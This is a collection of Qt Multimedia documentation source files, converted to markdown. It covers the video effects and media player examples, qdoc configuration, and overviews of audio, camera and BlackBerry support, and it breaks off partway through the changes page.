- \li Most effects have one or more parameters which can be modified by the user - these are controlled by sliders in the UI which are connected to uniform values passed into the GLSL code

```
\endlist
```

The abstraction of source item type is achieved by the

`\{video/qmlvideofx/qml/qmlvideofx/Content.qml\}`{Content}, which uses a `\{Loader}` to create either a `\{MediaPlayer}`, `\{Camera}` or `\{Image}`:

```
\quotefromfile video/qmlvideofx/qml/qmlvideofx/Content.qml
```

```
\skipto import
\printuntil {
\dots
\skipto Loader {
\printuntil }
\dots
\skipto function openImage
\printuntil "ContentImage.qml"
\skipto contentLoader.item.source
\printuntil path
\skipto }
\printuntil }
\skipto function openVideo
\printuntil "ContentVideo.qml"
\skipto contentLoader.item.mediaSource
\printuntil path
\skipto }
\printuntil }
\skipto function openCamera
\printuntil "ContentCamera.qml"
\skipto }
\printuntil }
\skipto /^}/
\printuntil }
```

Each effect is implemented as a QML item which is based on the `\{video/qmlvideofx/qml/qmlvideofx/Effect.qml\}`Effect}, which in turn is based on the `\{ShaderEffect\}`:

```
\quote from file video/qmlvideofx/qml/qmlvideofx/Effect.qml
```

```
\skipto import
```

```
\printuntil /\^\\}/
```

The interface of Effect allows for derived effects to specify the number of parameters which they support (and therefore the number of sliders which should be displayed), and whether a vertical dividing line should be drawn between transformed and untransformed image regions. As an example, here is the implementation of the pixelation effect. As you can see, the pixelation effect supports one parameter (which controls the pixelation granularity), and states that the divider should be displayed.

```
\quote from file video/qmlvideofx/qml/qmlvideofx/EffectPixelate.qml
```

```
\skipto import
```

```
\printuntil /\^\\}/
```

The main.qml file shows a

```
\{video/qmlvideofx/qml/qmlvideofx/FileOpen.qml\}FileOpen}, which allows
```

the user to select the input source and an EffectSelectionPanel

item, which lists each of the available shader effects. As described above, a

```
\{video/qmlvideofx/qml/qmlvideofx/Content.qml\}Content} item is used to load the
```

appropriate input and effect type. A

`\{video/qmlvideofx/qml/qmlvideofx/Divider.qml\}`{Divider} item draws the vertical dividing line, which can be dragged left / right by the user. Finally, a `\{video/qmlvideofx/qml/qmlvideofx/ParameterPanel.qml\}`{ParameterPanel} item renders the sliders corresponding to each effect parameter.

Here is the effect selection menu:

`\image qmlvideofx-effects-menu.jpg`

`\section1` Calculating and displaying QML painting rate

`\input multimedia/doc/src/examples/video-qml-paint-rate.qdocinc`

All that remains is to connect the `afterRendering()` signal of the `QQuickView` object to a JavaScript function, which will eventually call `frequencyItem.notify()`:

`\quote from file video/qmlvideofx/main.cpp`

`\skipto QGuiApplication`

`\printuntil ;`

`\dots`

`\skipto QQuickItem`

`\printuntil ;`

`\dots`

`\skipto QObject::connect`

`\printuntil SLOT(qmlFramePainted()));`



\*/

player.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example player

\title Media Player Example

\ingroup multimedia\_examples

\brief Playing audio and video.

\image mediaplayerex.jpg

\e{Media Player} demonstrates a simple multimedia player that can play audio and or video files using various codecs.

\include examples-run.qdocinc

The example uses a QMediaPlayer object passed into a QVideoWidget to control the video output. To give the application playlist capability we also use a QPlaylist object.

To activate the various functions such as play and stop on the dialog, the button clicked events emit the play() and stop() signals, which are connected to the play() and stop() slots of QMediaPlayer.

`\code`

```
connect(controls, SIGNAL(play()), player, SLOT(play()));  
connect(controls, SIGNAL(pause()), player, SLOT(pause()));  
connect(controls, SIGNAL(stop()), player, SLOT(stop()));
```

`\endcode`

We can get the volume (and set our user interface representation)

`\code`

```
controls->setVolume(player->volume());
```

`\endcode`

and we can make widget 'volume' changes change the volume

`\code`

```
connect(controls, SIGNAL(changeVolume(int)), player, SLOT(setVolume(int)));
```

`\endcode`

The example also allows us to change various video properties by means of the `QVideoWidget` object. We can go to Full Screen mode with a single button click, and back again. Or if we press the "Color Options" dialog button we can have access to more subtle influences. The dialog has a set of sliders so that we can change the brightness, contrast, hue and saturation of the video being watched. The `connect()` statements are in

pairs so that changes to either the user interface widget (the relevant slider) or the QVideoWidget object will update the other object.

\code

```
connect(brightnessSlider, SIGNAL(sliderMoved(int)), videoWidget,  
        SLOT(setBrightness(int)));  
  
connect(videoWidget, SIGNAL(brightnessChanged(int)),  
        brightnessSlider, SLOT(setValue(int)));  
  
  
connect(contrastSlider, SIGNAL(sliderMoved(int)), videoWidget,  
        SLOT(setContrast(int)));  
  
connect(videoWidget, SIGNAL(contrastChanged(int)), contrastSlider,  
        SLOT(setValue(int)));  
  
  
connect(hueSlider, SIGNAL(sliderMoved(int)), videoWidget,  
        SLOT(setHue(int)));  
  
connect(videoWidget, SIGNAL(hueChanged(int)), hueSlider,  
        SLOT(setValue(int)));  
  
  
connect(saturationSlider, SIGNAL(sliderMoved(int)), videoWidget,  
        SLOT(setSaturation(int)));  
  
connect(videoWidget, SIGNAL(saturationChanged(int)),  
        saturationSlider, SLOT(setValue(int)));
```

\endcode

\*/

qtmultimedia-dita.qdocconf

# Name of the project.

project = Qt Multimedia

# Directories in which to search for files to document and images.

# By default set to the root directory of the project for sources

# and headers and qdoc will therefore generate output for each file.

# Images should be placed in <rootdir>/dic/images and examples in

# <rootdir>/examples.

# Paths are relative to the location of this file.

exampledirs += ../src/examples \

../.. \

../../examples

headerdirs += ../src \

../../src

imagedirs += ../src/images \

sourcedirs += ../src \

../../src

excludedirs +=

#Do not change the variables after this line unless you know what you are doing.

outputdir = ../ditaxml

outputformats = DITAXML

examples.fileextensions = "\*.cpp \*.h \*.js \*.svg \*.xml \*.ui \*.qml"

examples.imageextensions = "\*.png \*.jpeg \*.jpg \*.gif \*.mng"

headers.fileextensions = "\*.h \*.ch \*.h++ \*.hh \*.hpp \*.hxx"

sources.fileextensions = "\*.cpp \*.qdoc \*.mm \*.qml"

qtmultimedia.qdocconf

include(\$QT\_INSTALL\_DOCS/global/qt-module-defaults.qdocconf)

project = QtMultimedia

description = Qt Multimedia Documentation

version = \$QT\_VERSION

# The following parameters are for creating a qhp file, the qhelpgenerator

# program can convert the qhp file into a qch file which can be opened in

# Qt Assistant and/or Qt Creator.

# Defines the name of the project. You cannot use operators (+, =, -) in

# the name. Properties for this project are set using a qhp.<projectname>.property

# format.

qhp.projects = QtMultimedia

qhp.QtMultimedia.file = qtmultimedia.qhp

```
qhp.QtMultimedia.namespace = org.qt-project.qtmultimedia.$QT_VERSION_TAG
```

```
qhp.QtMultimedia.indexTitle = Qt Multimedia
```

```
qhp.QtMultimedia.virtualFolder = qtmultimedia
```

```
# For listing child nodes in Qt Creator or Assistant.
```

```
qhp.QtMultimedia.subprojects = classes qmltypes
```

```
qhp.QtMultimedia.subprojects.classes.title = C++ Classes
```

```
qhp.QtMultimedia.subprojects.classes.indexTitle = Qt Multimedia C++ Classes
```

```
qhp.QtMultimedia.subprojects.classes.selectors = class fake:headerfile
```

```
qhp.QtMultimedia.subprojects.classes.sortPages = true
```

```
qhp.QtMultimedia.subprojects.qmltypes.title = QML Types
```

```
qhp.QtMultimedia.subprojects.qmltypes.indexTitle = Qt Multimedia QML Types
```

```
qhp.QtMultimedia.subprojects.qmltypes.selectors = qmlclass
```

```
qhp.QtMultimedia.subprojects.qmltypes.sortPages = true
```

```
examplesdirs += ../../examples/multimedia \
```

```
    snippets
```

```
# Specify example install dir under QT_INSTALL_EXAMPLES
```

```
examplesinstallpath = multimedia
```

```
headerdirs += ../../
```

```
imagedirs += src/images \
```

sourcedirs += ../../

excludedirs += ../../multimediawidgets

depends += qtcore qtdoc qtgui qtquick qtqml qtmultimediawidgets qtwidgets

navigation.landingpage = "Qt Multimedia"

navigation.cppclassespage = "Qt Multimedia C++ Classes"

navigation.qmltypespage = "Qt Multimedia QML Types"

audiooverview.qdoc

/\*\*\*\*\*

\*/

\*/ Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*/ Contact: <http://www.qt-project.org/legal>

\*/

\*/ This file is part of the documentation of the Qt Toolkit.

\*/

\*/ \$QT\_BEGIN\_LICENSE:FDL\$

\*/ Commercial License Usage

\*/ Licensees holding valid commercial Qt licenses may use this file in

\*/ accordance with the commercial license agreement provided with the

\*/ Software or, alternatively, in accordance with the terms contained in

\*/ a written agreement between you and Digia. For licensing terms and

\*/ conditions see <http://qt.digia.com/licensing>. For further information

\*/ use the contact form at <http://qt.digia.com/contact-us>.



\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page audiooverview.html

\title Audio Overview

\brief Audio playback, recording and processing

\section1 Audio Features

Qt Multimedia offers a range of audio classes, covering both low and

high level approaches to audio input, output and processing. In

addition to traditional audio usage, the \{Qt Audio Engine QML Types}{Qt Audio Engine}

QML types offer high level 3D positional audio for QML applications.

See that documentation for more information.

## \section1 Audio Implementation Details

### \section2 Playing Compressed Audio

For playing media or audio files that are not simple, uncompressed audio, you can use the `QMediaPlayer` C++ class, or the `Audio` and `MediaPlayer` QML types.

The `QMediaPlayer` class and associated QML types are also capable of playing `{multimedia-playing-video}{video}`, if required. The compressed audio formats supported does depend on the operating system environment, and also what media plugins the user may have installed.

Here is how you play a local file using C++:

\snippet multimedia-snippets/media.cpp Local playback

You can also put files (even remote URLs) into a playlist:

\snippet multimedia-snippets/media.cpp Audio playlist

### \section2 Recording Audio to a File

For recording audio to a file, the `QAudioRecorder` class allows you to compress audio data from an input device and record it.

\snippet multimedia-snippets/media.cpp Audio recorder

### \section2 Low Latency Sound Effects

In addition to the raw access to sound devices described above, the `QSoundEffect` class (and `QSoundEffect` QML type) offers a slightly higher level way to play sounds. These classes allow you to specify a WAV format file which can then be played with low latency when necessary. Both `QSoundEffect` and `SoundEffect` have essentially the same API.

You can adjust the number of `QSoundEffect::loopCount()` loops a sound effect is played, as well as the `QSoundEffect::setVolume()` volume (or `QSoundEffect::setMuted()` muting) of the effect.

For older, Qt 4.x based applications `QSound` is also available. Applications are recommended to use `QSoundEffect` where possible.

## Monitoring Audio Data During Playback or Recording

The `QAudioProbe` class allows you to monitor audio data being played or recorded in the higher level classes like `QMediaPlayer`, `QCamera` and `QAudioRecorder`. After creating your high level class, you can simply set the source of the probe to your class, and receive audio buffers as they are processed. This is useful for several audio processing tasks, particularly for visualization or adjusting gain. You cannot modify the buffers, and they may arrive at a slightly different time than the media pipeline processes them.

Here's an example of installing a probe during recording:

```
\snippet multimedia-snippets/media.cpp Audio probe
```

## `\section2` Low Level Audio Playback and Recording

Qt Multimedia offers classes for raw access to audio input and output facilities, allowing applications to receive raw data from devices like microphones, and to write raw data to speakers or other devices. Generally these classes do not do any audio decoding, or other processing, but they can support different types of raw audio data.

The `QAudioOutput` class offers raw audio data output, while `QAudioInput` offers raw audio data input. Both classes have adjustable buffers and latency, so they are suitable for both low latency use cases (like games or VOIP) and high latency (like music playback). The available hardware determines what audio outputs and inputs are available.

## `\section3` Push and Pull

The low level audio classes can operate in two modes - `\c` push and `\c` pull. In `\c` pull mode, the audio device is started by giving it a `QIODevice`. For an output device, the `QAudioOutput` class will pull data from the `QIODevice` (using `\l QIODevice::read()`) when more audio data is required. Conversely, for `\c` pull mode with `QAudioInput`, when audio data is available then the data will be written directly to the `QIODevice`.

In `\c` push mode, the audio device provides a `QIODevice` instance that can be written or read to as needed. Typically this results in simpler code but more buffering, which may affect latency.

## \section2 Decoding Compressed Audio to Memory

In some cases you may want to decode a compressed audio file and do further processing yourself (for example, mixing multiple samples or using custom digital signal processing algorithms). QAudioDecoder supports decoding local files or data streams from QIODevice instances.

Here's an example of decoding a local file:

\snippet multimedia-snippets/audio.cpp Local audio decoding

## \section1 Examples

There are both C++ and QML examples available.

## \section2 C++ Examples

\annotatedlist audio\_examples

## \section1 Reference Documentation

## \section2 C++ Classes

\annotatedlist multimedia\_audio

\section2 QML Types

\annotatedlist multimedia\_audio\_qml

\*/

blackberry.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2012 Research In Motion

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page blackberry.html

\title Qt Multimedia on BlackBerry

\brief Platform notes for the BlackBerry Platform

Qt Multimedia supports BlackBerry devices that run the BB10 operating system.

This page covers the availability of different features on BB10.

\section1 Implementation

BB10 ships with a few different multimedia libraries. The main library for audio and video playback is \e mmrenderer. For low-latency output of raw audio samples, \e libasound, a variant of the Linux ALSA library, is available. Finally, for three-dimensional positional audio playback, \e OpenAL is supported and present on BB10.

The Qt Multimedia BlackBerry backend uses mmrenderer for media playback.

For the positional audio classes in the \{Qt Audio Engine QML Types}\{Qt Audio Engine} QML module, OpenAL is used as on all other platforms.

For recording videos and taking photos, the camapi library is used.

## \section1 Supported Features

Playback of audio and video with QMediaPlayer and related classes is supported.

This includes the corresponding QML elements like MediaPlayer and VideoOutput.

Since the playback is delegated to mmrenderer, the supported formats are the same as in mmrenderer. As mmrenderer supports streaming from HTTP and other URLs, this is supported in QMediaPlayer as well. Playlists as sources are also supported.

mmrenderer does not allow access to the pixel data of video frames, hence Qt Multimedia classes like QVideoFrame and QAbstractVideoSurface will not work since they require access to the image data. QVideoWidget and the VideoOutput QML element are implemented with an overlay window;

mmrenderer creates a separate window displaying a video and puts that on top of the Qt application.

As a consequence, no other widget or QML element can be put on top of the video, and QML shaders have

no effect.

The \{Qt Audio Engine QML Types}\{Qt Audio Engine} QML module is fully supported, as it is based on OpenAL which is available

in BB10.



The `{camera} {QCamera}` support includes recording of videos and taking photos. The viewfinder is available through `QCameraViewfinder` and the `VideoOutput` QML element.

Note: To use the camera on BB10, your application needs the 'access\_shared', 'use\_camera' and 'record\_audio' permissions set in the bar-descriptor.xml file.

## \section1 Unsupported Features

Low-latency output and input of raw audio samples with `QAudioOutput`, `QAudioInput` and related classes is

not yet supported. The `SoundEffect` QML element and `QSoundEffect` are based on these classes. In your QML file, use the `MediaPlayer` element instead of the `SoundEffect` element, as the APIs are nearly identical.

`QMediaPlayer` does not support `QIODevice`-based streaming sources. However, streaming by specifying, for example,

an HTTP URL as the source does work. In addition, `QMediaPlayer` does not yet provide metadata like the artist and album of the current track.

Radio and audio recording are not yet supported.

\*/

cameraoverview.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page cameraoverview.html

\title Camera Overview

\brief Camera viewfinder, still image capture, and video recording.

The Qt Multimedia API provides a number of camera related classes, so you can access images and videos from mobile device cameras or webcams.

There are both C++ and QML APIs for common tasks.

\section1 Camera Features

In order to use the camera classes a quick overview of the way a camera works is needed. If you're already familiar with this, you can skip ahead to \l {camera-tldr}{Camera implementation details}.

\section2 The Lens Assembly

At one end of the camera assembly is the lens assembly (one or more lenses, arranged to focus light onto the sensor). The lenses themselves can sometimes be moved to adjust things like focus and zoom, or they might be fixed in an arrangement to give a good balance between objects in focus, and cost.

Some lens assemblies can automatically be adjusted so that an object at different distances from the camera can be kept in focus. This is usually done by measuring how sharp a particular area of the frame is, and by adjusting the lens assembly until it is maximally sharp. In some cases the camera will always use the center of the

frame for this. Other cameras may also allow the region to focus to be specified (for "touch to zoom", or "face zoom" features).

## \section2 The Sensor

Once light arrives at the sensor, it gets converted into digital pixels.

This process can depend on a number of things but ultimately comes down to two things - how long the conversion is allowed to take, and how bright the light is. The longer a conversion can take, the better the quality. Using a flash can assist with letting more light hit the sensor, allowing it to convert pixels faster, giving better quality for the same amount of time. Conversely, allowing a longer conversion time can let you take photos in darker environments, as long as the camera is steady.

## \section2 Image Processing

After the image has been captured by the sensor, the camera firmware performs various image processing tasks on it to compensate for various sensor characteristics, current lighting, and desired image properties. Faster sensor pixel conversion times tend to introduce digital noise, so some amount of image processing can be done to remove this based on the camera sensor settings.

The color of the image can also be adjusted at this stage to compensate for different light sources - fluorescent lights and sunlight give very different appearances to the same object, so the image can be adjusted based on the white balance of the picture (due to the different color temperatures of the light sources).

Some forms of "special effects" can also be performed at this stage. Black and white, sepia, or "negative" style images can be produced.

## `\section2 Recording for Posterity`

Finally, once a perfectly focused, exposed and processed image has been created, it can be put to good use. Camera images can be further processed by application code (for example, to detect barcodes, or to stitch together a panoramic image), or saved to a common format like JPEG, or used to create a movie. Many of these tasks have classes to assist them.

## `\target camera-tldr`

## `\section1 Camera Implementation Details`

## `\section2 Detecting and Selecting Camera`

Before using the camera APIs, you should check that a camera is available at runtime. If there is none, you could for example disable camera related features in your application. To perform this check in C++, use the `\l QCameraInfo::availableCameras()` function, as shown in the example below:

`\snippet multimedia-snippets/camera.cpp` Camera overview check

In QML, use the `\l{QtMultimedia::QtMultimedia::availableCameras}{QtMultimedia.availableCameras}` property:

`\qml`

```
import QtQuick 2.0
```

```
import QtMultimedia 5.4
```

```
Item {
```

```
    property bool isCameraAvailable: QtMultimedia.availableCameras.length > 0
```

```
}
```

```
\endqml
```

After determining whether a camera is available, access it using the `\l QCamera` class in C++ or the `\l Camera` type in QML.

When multiple cameras are available, you can specify which one to use.

In C++:

```
\snippet multimedia-snippets/camera.cpp Camera selection
```

In QML, you can set the `\c Camera \l{Camera::deviceId}{deviceId}` property. All available IDs can be retrieved from `\l{QtMultimedia::QtMultimedia::availableCameras}{QtMultimedia.availableCameras}`:

```
\qml
```

```
Camera {
```

```
    deviceId: QtMultimedia.availableCameras[0].deviceId
```

```
}
```

```
\endqml
```

You can also select the camera by its physical position on the system rather than its device ID.

This is useful on mobile devices, which often have a front-facing and a back-facing camera.

In C++:

```
\snippet multimedia-snippets/camera.cpp Camera overview position
```

In QML:

```
\qml
Camera {
    position: Camera.FrontFace
}
\endqml
```

If neither device ID nor position is specified, the default camera will be used. On desktop platforms, the default camera is set by the user in the system settings. On a mobile device, the back-facing camera is usually the default camera. You can get information about the default camera using `\l QCameraInfo::defaultCamera()` in C++ or

`\l{QtMultimedia::QtMultimedia::defaultCamera}{QtMultimedia.defaultCamera}` in QML.

\section2 Viewfinder

While not strictly necessary, it's often useful to be able to see

what the camera is pointing at. Most digital cameras allow an image feed from the camera sensor at a lower resolution (usually up to the size of the display of the camera) so you can compose a photo or video, and then switch to a slower but higher resolution mode for capturing the image.

Depending on whether you're using QML or C++, you can do this in multiple ways.

In QML, you can use `VideoOutput` and `Camera` together to show a simple viewfinder:

```
\qml
import QtQuick 2.0
import QtMultimedia 5.4

VideoOutput {
    source: camera

    Camera {
        id: camera
        // You can adjust various settings in here
    }
}
\endqml
```

In C++, your choice depends on whether you are using `widgets`, or `QGraphicsView`.



The `QCameraViewfinder` class is used in the widgets case, and `QGraphicsVideoItem` is useful for `QGraphicsView`.

`\snippet multimedia-snippets/camera.cpp` Camera overview viewfinder

For advanced usage (like processing viewfinder frames as they come, to detect objects or patterns), you can also derive from `QAbstractVideoSurface` and set that as the viewfinder for the `QCamera` object. In this case you will need to render the viewfinder image yourself.

`\snippet multimedia-snippets/camera.cpp` Camera overview surface

On mobile devices, the viewfinder image might not always be in the orientation you would expect. The camera sensors on these devices are often mounted in landscape while the natural orientation of the screen is portrait. This results in the image appearing sideways or inverted depending on the device orientation. In order to reflect on screen what the user actually sees, you should make sure the viewfinder frames are always rotated to the correct orientation, taking into account the camera sensor orientation and the current display orientation.

`\snippet multimedia-snippets/camera.cpp` Camera overview viewfinder orientation

## `\section2` Still Images

After setting up a viewfinder and finding something photogenic, to capture an image we need to initialize a new `QCameraImageCapture`

object. All that is then needed is to start the camera, lock it so that things are in focus and the settings are not different from the viewfinder while the image capture occurs, capture the image, and finally unlock the camera ready for the next photo.

\\snippet multimedia-snippets/camera.cpp Camera overview capture

\\section2 Movies

Previously we saw code that allowed the capture of a still image. Recording video requires the use of a \\l QMediaRecorder object.

To record video we need to create a camera object as before but this time as well as creating a viewfinder, we will also initialize a media recorder object.

\\snippet multimedia-snippets/camera.cpp Camera overview movie

Signals from the \\e mediaRecorder can be connected to slots to react to changes in the state of the recorder or error events. Recording itself starts with the \\l {QMediaRecorder::record()}{record()} function of mediaRecorder being called, this causes the signal \\l {QMediaRecorder::stateChanged()}{stateChanged()} to be emitted. The recording process can be changed with the \\l {QMediaRecorder::record()}{record()}, \\l {QMediaRecorder::stop()}{stop()} and \\l {QMediaRecorder::setMuted()}{setMuted()} slots in \\l QMediaRecorder.

## \section2 Controlling the Imaging Pipeline

Now that the basics of capturing images or movies are covered, there are a number of ways to control the imaging pipeline to implement some interesting techniques.

As explained earlier, several physical and electronic elements combine to determine the final images, and you can control them with different classes.

## \section3 Focus and Zoom

Focusing (and zoom) is managed primarily by the `QCameraFocus` class.

`QCameraFocus` allows the developer to set the general policy by means of the

enums for the `QCameraFocus::FocusMode` and the

`QCameraFocus::FocusPointMode`. `QCameraFocus::FocusMode`

deals with settings such as `QCameraFocus::FocusMode::AutoFocus`,

`QCameraFocus::FocusMode::ContinuousFocus` and `QCameraFocus::FocusMode::InfinityFocus`,

whereas `QCameraFocus::FocusMode::FocusPointMode` deals with the

various focus zones within the view that are used for autofocus modes. `QCameraFocus::FocusMode::FocusPointMode`

has support for face recognition (where the camera supports it), center focus and a custom focus where the focus point can be specified.

For camera hardware that supports it, `QCameraFocus::FocusMode::Macro focus` allows imaging of things that are close to the sensor. This is useful in applications like barcode recognition, or business card scanning.

In addition to focus, QCameraFocus allows you to control any available optical or digital zoom. In general, optical zoom is higher quality, but more expensive to manufacture, so the available zoom range might be limited (or fixed to unity).

### \section3 Exposure, Aperture, Shutter Speed and Flash

There are a number of settings that affect the amount of light that hits the camera sensor, and hence the quality of the resulting image. The `QCameraExposure` class allows you to adjust these settings. You can use this class to implement some techniques like High Dynamic Range (HDR) photos by locking the exposure parameters (with `QCamera::searchAndLock()`), or motion blur by setting slow shutter speeds with small apertures.

The main settings for automatic image taking are the `QCameraExposure::ExposureMode` {exposure mode} and `QCameraExposure::FlashMode` {flash mode}. Several other settings (aperture, ISO setting, shutter speed) are usually managed automatically but can also be overridden if desired.

You can also adjust the `QCameraExposure::meteringMode()` to control which parts of the camera frame to measure exposure at. Some camera implementations also allow you to specify a specific point that should be used for exposure metering - this is useful if you can let the user touch or click on an interesting part of the viewfinder, and then use this point so that the image exposure is best at that point.

Finally, you can control the flash hardware (if present) using this class. In some cases the hardware may also double as a torch (typically when the flash is LED based, rather than

a xenon or other bulb). See also `\l {Torch}` for an easy to use API for torch functionality.

`\target camera_image_processing`

`\section3 Image Processing`

The `QCameraImageProcessing` class lets you adjust the image processing part of the pipeline. This includes the `\l {QCameraImageProcessing::WhiteBalanceMode}{white balance}` (or color temperature), `\l {QCameraImageProcessing::contrast()}{contrast}`, `\l {QCameraImageProcessing::saturation()}{saturation}`, `\l {QCameraImageProcessing::setSharpeningLevel()}{sharpening}` and `\l {QCameraImageProcessing::setDenoisingLevel()}{denoising}`. Most cameras support automatic settings for all of these, so you shouldn't need to adjust them unless the user wants a specific setting.

If you're taking a series of images (for example, to stitch them together for a panoramic image), you should lock the image processing settings so that all the images taken appear similar with `\e {QCamera::lock(QCamera::LockWhiteBalance)}`

`\section3 Canceling Asynchronous Operations`

Various operations such as image capture and auto focusing occur asynchronously. These operations can often be canceled by the start of a new operation as long as this is supported by the camera. For image capture, the operation can be canceled by calling `\l {QCameraImageCapture::cancelCapture()}{cancelCapture()}`. For `AutoFocus`,

autoexposure or white balance cancellation can be done by calling

`\e {QCamera::unlock(QCamera::LockFocus)}.`

## `\section1 Examples`

There are both C++ and QML examples available.

## `\section2 C++ Examples`

`\annotatedlist camera_examples`

## `\section2 QML Examples`

`\annotatedlist camera_examples_qml`

## `\section1 Reference Documentation`

## `\section2 C++ Classes`

`\annotatedlist multimedia_camera`

## `\section2 QML Types`

`\annotatedlist camera_qml`

\*/

changes.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

\*\*\*\*\*/

/\*!

\page changes.html

\title Changes in Qt Multimedia

\brief A description of changes in this version of Qt Multimedia

The Qt Multimedia module in Qt 5 combines (and replaces) two older modules, namely the

Qt Multimedia module from Qt 4.x, and Qt Multimedia Kit module from Qt Mobility.

Existing code that uses Qt Multimedia from Qt 4 can be ported with minimal effort, but

porting code that uses Qt Multimedia Kit may be a more involved process. The

\{changed features} section highlights changes relevant to porting.

Also, note that widget-based classes, such as \QVideoWidget, are now in a separate

module called Qt Multimedia Widgets.

\section1 New features in Qt 5.0

There are a number of new features in Qt Multimedia:

\list

\li Expanded QML API



\li In addition to the \l Video QML type, there is now the option of using \l MediaPlayer and \l VideoOutput together

\li QML \l Torch class

\li New \l QAudioRecorder class

\li Volume support for QAudioOutput and QAudioInput

\li More examples and documentation

\li QSound moved from Qt GUI to Qt Multimedia

\li QSoundEffect available to C++ now, as well as QML

\li FM Radio Data System classes and types now available (\l QRadioData, \l RadioData)

\li Various other API improvements and bugfixes

\endlist

## \section1 Removed features

A number of classes or features previously offered in Qt Multimedia or Qt Multimedia Kit have been removed.

\table 70%

\header

\li Removed feature

\li Notes

\row

\li QMediaImageViewer

\li This class (and related controls and services) were removed since their functionality was not suitable for many applications

\endtable

## \section1 Changed features

A number of classes previously offered in Qt Multimedia or Qt Multimedia Kit have changed in ways that may affect previously written code. This table highlights such changes.

\table 70%

\header

\li Changed feature

\li Notes

\row

\li \c qmake project file changes

\li Previously, to use Qt Multimedia Kit, the \c qmake project file must contain

\code

CONFIG += mobility

MOBILITY += multimedia

\endcode

Now, you only need to write

\code

QT += multimedia

\endcode

Or, if you want to use the widget classes,

\code

QT += multimedia multimediawidgets

\endcode

\row

\li Namespaces

\li The \c QtMultimediaKit namespace has been renamed to QMultimedia. This affects a few enumerations, namely \c SupportEstimate, \c EncodingQuality, \c EncodingMode and \c AvailabilityStatus. Searching and replacing \c QtMultimediaKit with \c QMultimedia will greatly aid porting efforts. Metadata have been split off into their own namespace, QMediaMetaData.

\row

\li Metadata types

\li In Qt Multimedia Kit, pre-defined metadata keys were enumerations in the \c QtMultimediaKit namespace. These pre-defined keys have been changed to string literals in the \c QMediaMetaData namespace, for consistency with extended keys.

\row

\li Metadata accessor methods

